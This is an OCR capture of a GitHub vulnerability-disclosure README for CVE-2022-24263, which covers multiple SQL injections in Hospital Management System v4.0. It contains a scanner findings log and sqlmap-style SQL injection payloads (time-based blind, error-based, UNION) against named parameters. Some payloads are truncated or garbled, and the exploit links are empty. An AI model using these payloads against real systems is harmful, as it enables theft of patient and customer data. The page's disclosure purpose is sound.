nu11secur1ty / **CVE-mitre** Public

Code Issues Pull requests Actions Projects Security Insights

main ▾ CVE-mitre / 2022 / **CVE-2022-24263** /


nu11secur1ty Update README.MD ... on Feb 10 **History**

..	
DoC	10 months ago
PoC	10 months ago
README.MD	10 months ago

README.MD

CVE-2022-24263

Vendor




Description:

The Hospital Management System v4.0 is suffering from Multiple SQL-Injections via three parameters in function.php, contact.php, and func3.php applications. The attacker can be receiving the all information from the system by using this vulnerability, and also the malicious actor can use sensitive information from the customers of this system. WARNING: If this is in some external domain, or some subdomain, or internal, this will be extremely dangerous!

Status: CRITICAL

OMG



81	3	11:49:13 2 Feb 2022	Evidence adde...	!	SQL injection	http://192.168.10.36
80	3	11:49:13 2 Feb 2022	Evidence adde...	!	SQL injection	http://192.168.10.36
79	3	11:49:13 2 Feb 2022	Evidence adde...	!	SQL injection	http://192.168.10.36
78	3	11:49:13 2 Feb 2022	Evidence adde...	!	SQL injection	http://192.168.10.36
77	3	11:49:13 2 Feb 2022	Evidence adde...	!	SQL injection	http://192.168.10.36
76	3	11:45:48 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
75	3	11:45:42 2 Feb 2022	Evidence adde...	!	SQL injection	http://192.168.10.36
74	3	11:45:42 2 Feb 2022	Evidence adde...	!	SQL injection	http://192.168.10.36
73	3	11:45:42 2 Feb 2022	Evidence adde...	!	SQL injection	http://192.168.10.36
72	3	11:45:42 2 Feb 2022	Evidence adde...	!	SQL injection	http://192.168.10.36
71	3	11:43:42 2 Feb 2022	Issue found	!	Cross-site scripting (reflected)	http://192.168.10.36
69	3	11:43:36 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
68	3	11:43:07 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
67	3	11:41:35 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
66	3	11:41:01 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
65	3	11:39:25 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
64	3	11:39:00 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
63	3	11:38:34 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
62	3	11:38:03 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
61	3	11:38:00 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
60	3	11:37:21 2 Feb 2022	Issue found	!	Cross-site scripting (reflected)	http://192.168.10.36
58	3	11:37:14 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
57	3	11:36:57 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
56	3	11:36:54 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
55	3	11:36:26 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
54	3	11:36:12 2 Feb 2022	Issue found	!	SQL injection	http://192.168.10.36
39	3	11:33:50 2 Feb 2022	Issue found	!	Cleartext submission of password	http://192.168.10.36
13	3	11:33:49 2 Feb 2022	Issue found	!	Cleartext submission of password	http://192.168.10.36
4	3	11:33:49 2 Feb 2022	Issue found	!	Cleartext submission of password	http://192.168.10.36

[+] Payloads:

```
---
Parameter: txtName (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: txtName=821761' AND (SELECT 9346 FROM (SELECT(SLEEP(3)))HJGv) AND 'xkCZ
---

-------------------------------------------
```

```
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: email=riiVAqjG@https://github.com/kishan0725/Hospital-Management-System

    Type: UNION query
    Title: MySQL UNION query (random number) - 1 column
    Payload: email=riiVAqjG@https://github.com/kishan0725/Hospital-Management-System
---

-------------------------------------------


---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: username3=CHnDaCTc'+(select-2423) OR 1 GROUP BY CONCAT(0x71626a6271,(SE

    Type: UNION query
    Title: MySQL UNION query (random number) - 1 column
    Payload: username3=CHnDaCTc'+(select-3282) UNION ALL SELECT CONCAT(0x71626a6271,
---
```

Reproduce:

href

Proof and Exploit:

href